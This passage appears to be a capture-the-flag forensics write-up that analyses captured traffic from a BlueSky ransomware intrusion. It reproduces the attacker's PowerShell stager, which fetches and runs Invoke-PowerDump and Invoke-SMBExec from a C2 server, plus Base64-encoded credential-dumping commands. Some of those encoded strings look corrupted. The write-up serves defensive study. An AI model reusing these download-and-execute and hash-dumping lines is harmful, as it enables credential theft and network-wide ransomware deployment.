
Q12

Solved: 2457

What's the invoked PowerShell script used by the attacker for dumping credentials?

Flag: Invoke-PowerDump.ps1

Process:



```
GET /ichigo-lite.ps1 HTTP/1.1
Host: 87.96.21.84
Connection: Keep-Alive

HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.11.8
Date: Sun, 28 Apr 2024 00:32:12 GMT
Content-type: application/octet-stream
Content-Length: 2559
Last-Modified: Sun, 28 Apr 2024 00:29:39 GMT

Invoke-Expression (New-Object System.Net.WebClient).DownloadString('http://87.96.21.84/Invoke-PowerDump.ps1')
Invoke-Expression (New-Object System.Net.WebClient).DownloadString('http://87.96.21.84/Invoke-SMBExec.ps1')
$hostsContent = Invoke-WebRequest -Uri "http://87.96.21.84/extracted_hosts.txt" | Select-Object -ExpandProperty Content -ErrorAction Stop
$EncodedCommand = "KE5ldy1PYmPlY3QgU3lzdGVtLk5ldC5XZWJDbGllbnQpLkRvd25sb2FkU3RyYW5nKCdodHRwOi8vODcuOTYyMjEuODQvSW52b2tLLVBvd2VyRHVtcC5wcZEnKSB8IEludm9rZS1FeHByZXNzaW9uQ0NCg=="
Invoke-Expression -Command ([System.Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($EncodedCommand)))
$EncodedExec = "SW52b2tLLVBvd2VyRHVtcC88IE9ldC16awxllC16awxLU6F0aCAIQzpcUHJvZ3JhbnRhdGFcaGZa6VzLnR4dCI="
Invoke-Expression -Command ([System.Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($EncodedExec)))
```

I identified a Base64 encoded string in the traffic. Upon decoding:

KE5ldy1PYmPlY3QgU3lzdGVtLk5ldC5XZWJDbGllbnQpLkRvd25sb2FkU3RyYW5nKCdodHRwOi8vODcuOTYyMjEuODQvSW52b2tLLVBvd2VyRHVtcC5wcZEnKSB8IEludm9rZS1

It translated to:

(New-Object System.Net.WebClient).DownloadString('http://87.96.21.84/Invoke-PowerDump.ps1') | Invoke-Expression

The script source code indicates it was pulled from the **Posh-SecMod** repository and is specifically designed to dump hashes from the local registry by escalating to SYSTEM privileges.



```
GET /Invoke-PowerDump.ps1 HTTP/1.1
Host: 87.96.21.84
Connection: Keep-Alive

HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.11.8
Date: Sun, 28 Apr 2024 00:32:12 GMT
Content-type: application/octet-stream
Content-Length: 2216
Last-Modified: Mon, 22 Apr 2024 23:17:02 GMT

# Pulled from darkoperator's Posh-SecMod:
# https://github.com/darkoperator/Posh-SecMod/blob/master/PostExploitation/PostExploitation.psm1
function Invoke-PowerDump
{
    .SYNOPSIS
    Dumps hashes from the local system. Note: administrative privileges required.
    DESCRIPTION
    Generate a command for dumping hashes from a Windows System PowerShell.exe -command
    Command must be executed as SYSTEM if ran as administrator it will privilege escalate to SYSTEM
    and execute a hashdump by reading the hashes from the registry.
    EXAMPLE
    Senc = Get-PostHashDumpScript
    &PSanvshell.exe -command Senc
```


Q13

Solved: 2381

Understanding which credentials have been compromised is essential for assessing the extent of the data breach. What's the name of the saved text file containing the dumped credentials?

Flag: hashes.txt

Process:



I analyzed the `Ichigo-lite.ps1` script, which contained obfuscated and Base64 encoded commands. I located the following encoded string:

```
SW52b2tllVBvd2VyRHVtcCB8IE91dC1GaWxlIC1GaWxlUGF0aCAiQzpcUHJvZ3JhbURhdGFcaGFzaGVzLnR4dCI=
```

Decoded, it reads:

Decode from Base64 format
Simply enter your data then push the decode button.

SW52b2tllVBvd2VyRHVtcCB8IE91dC1GaWxlIC1GaWxlUGF0aCAiQzpcUHJvZ3JhbURhdGFcaGFzaGVzLnR4dCI=

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

☒ Decode each line separately (useful for when you have multiple entries).


☐ Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< DECODE > Decodes your data into the area below.

Invoke-PowerDump | Out-File -FilePath "C:\ProgramData\hashes.txt"

```
Invoke-PowerDump | Out-File -FilePath "C:\ProgramData\hashes.txt"
```

This confirms that the dumped credentials were saved to `hashes.txt`.



Q14

Solved: 2406

Knowing the hosts targeted during the attacker's reconnaissance phase, the security team can prioritize their remediation efforts on these specific hosts. What's the name of the text file containing the discovered hosts?

Flag: extracted_hosts.txt

Process:

While reviewing the HTTP traffic for the C2 server at `http://87.96.21.84/`, I observed a directory listing containing `extracted_hosts.txt`. Within the `ichigo-lite.ps1` script, the following command was found:

```

GET /ichigo-lite.ps1 HTTP/1.1
Host: 87.96.21.84
Connection: Keep-Alive


HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.11.8
Date: Sun, 28 Apr 2024 00:32:12 GMT
Content-type: application/octet-stream
Content-Length: 2559
Last-Modified: Sun, 28 Apr 2024 00:29:39 GMT

Invoke-Expression (New-Object System.Net.WebClient).DownloadString('http://87.96.21.84/Invoke-PowerDump.ps1')
Invoke-Expression (New-Object System.Net.WebClient).DownloadString('http://87.96.21.84/Invoke-SMBExec.ps1')

$hostsContent = Invoke-WebRequest -Uri "http://87.96.21.84/extracted_hosts.txt" | Select-Object -ExpandProperty Content -ErrorAction Stop
$encodedCommand = "KESdy1PmpLY3QGU3Lzd6VtLk5ldC5xZwJ0bGllbnQpLkRvd25sb2FKU3RyYW5uKdodHRwO18vOdcu01YUhfEu0Qvsw52bztLLVbvd2VyRHVtc5wcZnKS8BIEIudndrZS5FeHBYZnZzak9uQGUwQGp="
Invoke-Expression -Command ([System.Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($encodedCommand)))

```

`$hostsContent = Invoke-WebRequest -Uri "http://87.96.21.84/extracted_hosts.txt" | Select-Object -ExpandProperty Content`
 This file contains the list of target hosts identified during the attacker's reconnaissance.




Q15

Solved: 2254


After hash dumping, the attacker attempted to deploy ransomware on the compromised host, spreading it to the rest of the network through previous lateral movement activities using SMB. You're provided with the ransomware sample for further analysis. By performing behavioral analysis, what's the name of the ransom note file?


Flag: # DECRYPT FILES BLUESKY #

Process:




I exported the HTTP objects from Wireshark and saved `javaw.exe`.






Uploading this file to VirusTotal confirmed it as highly malicious ransomware. In the **Behavioral** section under **File System Actions**, I identified that the process created a file named:

DECRYPT FILES BLUESKY #.txt



This is the ransom note left for the victim.




Q16

Solved: 2287

In some cases, decryption tools are available for specific ransomware families. Identifying the family name can lead to a potential decryption solution. What's the name of this ransomware family?

Flag: bluesky

Process:



The VirusTotal analysis and popular threat labels consistently identified the malware family. The results listed "ransomware.bluesky/conti" under family labels, confirming the ransomware family is **BlueSky**.